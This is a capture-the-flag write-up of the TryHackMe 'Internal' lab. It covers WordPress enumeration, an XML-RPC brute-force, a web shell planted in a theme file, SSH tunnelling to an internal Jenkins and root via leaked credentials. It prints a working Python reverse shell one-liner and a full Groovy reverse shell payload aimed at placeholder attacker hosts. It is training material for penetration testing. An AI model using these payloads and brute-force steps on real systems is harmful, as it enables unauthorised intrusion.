Internal (Hard) | TryHackMe
summary
The TryHackMe target hosts a WordPress blog exposed on port 80, while SSH is also available on port 22. By enumerating WordPress, we identify the admin user and successfully brute-force the password via the XML-RPC endpoint. Using the admin panel, we upload a malicious PHP file through a theme editor to gain remote code execution and a reverse shell. On the host, credentials found in /opt allow us to escalate to another user, where we discover an internal Jenkins service running on a Docker network. Through SSH port forwarding, we access Jenkins externally, brute-force the admin password, and execute Groovy code via the script console to gain a shell as the Jenkins user. Finally, additional credentials in /opt provide direct root SSH access, completing the compromise.
Recon
As always, I started with a full port scan:
1
sudo nmap -sCV 10.10.5.79 --min-rate 1000 -oN scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 09:43 GMT
Nmap scan report for 10.10.5.79
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The results showed port 80 (HTTP) and 22 (SSH) open.
Web Enumeration
Checking out port 80, I was greeted with the default Apache page:
That looked too basic, so I decided to fuzz for hidden directories using ffuf:
1
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://10.10.5.79/FUZZ"


The /blog endpoint stood out. Visiting it revealed that it was running WordPress:
I then added the virtual host to /etc/hosts:
1
sudo sh -c 'echo "10.10.5.79 internal.thm" >> /etc/hosts'
WordPress Enumeration
With the new host, I ran WPScan to enumerate users:
1
wpscan --url http://internal.thm/blog/ --enumerate u
1
2
3
4
5
6
7
8
9
10
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
The admin user was confirmed.
I tried some default credentials but no luck, so I launched a brute force attack:
1
wpscan --url http://internal.thm/blog/ --password-attack xmlrpc -t 20 -U admin -P /usr/share/wordlists/rockyou.txt
After some time, I got a hit:

Exploiting WordPress
I logged in and replaced the 404.php file of an inactive theme with a simple web shell, which allowed me to get a reverse shell via Python:

I confirmed shell access by visiting:
1
http://internal.thm/blog/wp-content/themes/twentytwenty/404.php?0=ls

On my machine, I set up a listener:
1
nc -lvnp 4444
And then executed a Python reverse shell payload:
1
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("YOUR_IP",YOUR_PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
Privilege Escalation – User
While enumerating the box, I found credentials in /opt:

Using these, I switched to the user and grabbed the user flag:

I also noticed a file called jenkins.txt in the user’s home directory:
1
2
cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
Internal Jenkins Enumeration
This hinted at an internal Jenkins service. I confirmed with:
1
ss -tuln

To access it externally, I used SSH port forwarding:
1
ssh -L 1234:localhost:8080 aubreanna@internal.thm -fN

And was greeted with the Jenkins login page:
Jenkins Exploitation
I attempted default credentials and reuse of previously obtained ones—no success.
A quick search showed Jenkins often defaults to admin as the username.

Using Caido, I brute-forced the password:

Eventually, I got valid credentials. Logging in confirmed it:

Jenkins provides a script console for running Groovy code:
I crafted a Groovy reverse shell payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
String host="YOUR_IP";
int port=YOUR_PORT;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
  while(pi.available()>0)so.write(pi.read());
  while(pe.available()>0)so.write(pe.read());
  while(si.available()>0)po.write(si.read());
  so.flush();po.flush();Thread.sleep(50);
  try {p.exitValue();break;}catch (Exception e){}
};
p.destroy();s.close();

On my machine, I started another listener:
1
nc -lvnp 5555
click run  After running the payload, I received a shell as the jenkins user:
Root Privileges

Further digging led me to note.txt in /opt, which contained root credentials:
I used them to SSH directly as root:
1
ssh root@internal.thm
And captured the root flag:

Conclusion
This was a pretty interesting box overall. It involved multiple layers:
- Enumerating WordPress and brute-forcing credentials
- Leveraging theme file editing for initial shell
- Privilege escalation through discovered credentials
- Accessing an internal Jenkins service via SSH port forwarding
- Exploiting Jenkins’ script console for code execution
- Finally obtaining root credentials for full compromise